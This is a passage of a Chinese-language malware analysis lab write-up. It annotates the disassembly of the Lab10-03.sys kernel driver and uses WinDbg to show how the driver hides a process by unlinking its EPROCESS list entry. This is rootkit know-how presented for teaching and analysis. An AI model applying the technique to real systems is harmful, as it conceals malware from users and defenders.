PAGE:0001067E      mov      [ecx], edx ; [ecx] = edx,
PAGE:0001067E      ; [ecx]代表a->Flink, edx代表c的地址, 所以这句代表a->Flink=c
PAGE:00010680      mov      ecx, [eax] ; ecx = [eax],
PAGE:00010680      ; 即ecx = b->Flink, 即ecx存储c的地址
PAGE:00010682      mov      eax, [eax+4] ; eax = [eax+4],
PAGE:00010682      ; eax+4表示b->Blink, 取内容即a的地址, 也就是说eax存储a的地址
PAGE:00010685      mov      [ecx+4], eax ; [ecx+4] = eax,
PAGE:00010685      ; ecx+4表示c->Blink, 取内容赋予eax的值, 即c->Blink=a
PAGE:00010688      ;
```

综上，这段汇编实现了 a->Flink=c, c->Blink=a，也就是将 b 跳过，达到隐藏进程的目的。

动态调试一下，由于程序创建的是一个 device 名为 ProcHelper。

故使用!devobj ProcHelper，获取到驱动地址为 86039880

```
kd> !devobj ProcHelper
Device object (85cc0368) is for:
ProcHelper*** ERROR: Module load completed but symbols could not be loaded for Lab10-03.sys
\Driver\Process Helper DriverObject 86039880
Current Irp 00000000 RefCount 0 Type 00000022 Flags 00000040
Dacl e13ec204 DevExt 00000000 DevObjExt 85cc0420
ExtensionFlags (0000000000)
Device queue is not busy.
```

dt _DRIVER_OBJECT 86039880 查看驱动信息

```
kd> dt _DRIVER_OBJECT 86039880
ntdll!_DRIVER_OBJECT
+0x000 Type : 0n4
+0x002 Size : 0n168
+0x004 DeviceObject : 0x85cc0368 _DEVICE_OBJECT
+0x008 Flags : 0x12
+0x00c DriverStart : 0xf7c7a000 Void
+0x010 DriverSize : 0xe00
+0x014 DriverSection : 0x861a24e0 Void
+0x018 DriverExtension : 0x86039928 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Process Helper"
+0x024 HardwareDatabase : 0x80671a60 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xf7c7a7cd long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : 0xf7c7a62a void +0
+0x038 MajorFunction : [28] 0xf7c7a606 long +0
```

得到驱动的首地址为 0xf7c7a000，加上 sub_10666 的偏移 666 为 0xf7c7a666，bp 在该处下断点，g 执行

可以看到刚执行完 call IoGetCurrentProcess 的 eax 值为 864cc020

eax	864cc020
ebp	ee0cdc34
eip	f7c7a671
cs	8
efl	282

```
Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.12.0002.633 X86
kd>
Lab10_03+0x669:
f7c7a669 8bec      mov     ebp,esp
kd>
Lab10_03+0x66b:
f7c7a66b ff1590a4c7f7  call   dword ptr [Lab10_03+0x490 (f7c7a490)]
kd>
Lab10_03+0x671:
f7c7a671 8b888c000000  mov     ecx,dword ptr [eax+8Ch]
```

查看内存可以看到 eax+88 和 eax+8c 的值分别为

8055a358, 86370710


```
Memory
Virtual: 864cc0a8
864cc0a8 58 a3 55 80 10 07 37 86 18 06 00 00 :
864cc0bf 00 3c 7b 00 00 8a 00 00 00 8a 00 00 :
864cc0d6 b2 f7 3c 07 37 86 c0 10 3c 86 60 db :
```

同样，可以看到 86370710 和 8055a358 的 Flink 和 Blink 值

```
Memory
Virtual: 86370710
86370710 a8 c0 4c 86 28 8e 05 86 78 1

Memory
Virtual: 8055a358
8055a358 48 68 5c 86 a8 c0 4c 86 01
```


在偏移为 688 处下断点，也就是跳过进程的处理结束后，g 执行到断点，再次查看内存。



可以发现原本进程结点的前一个结点 86370710 的 Flink 由 864cc0a8 变为 8055a358，后一个结点的 Blink 由 864cc0a8 变为 86370710，即进程结点被跳过。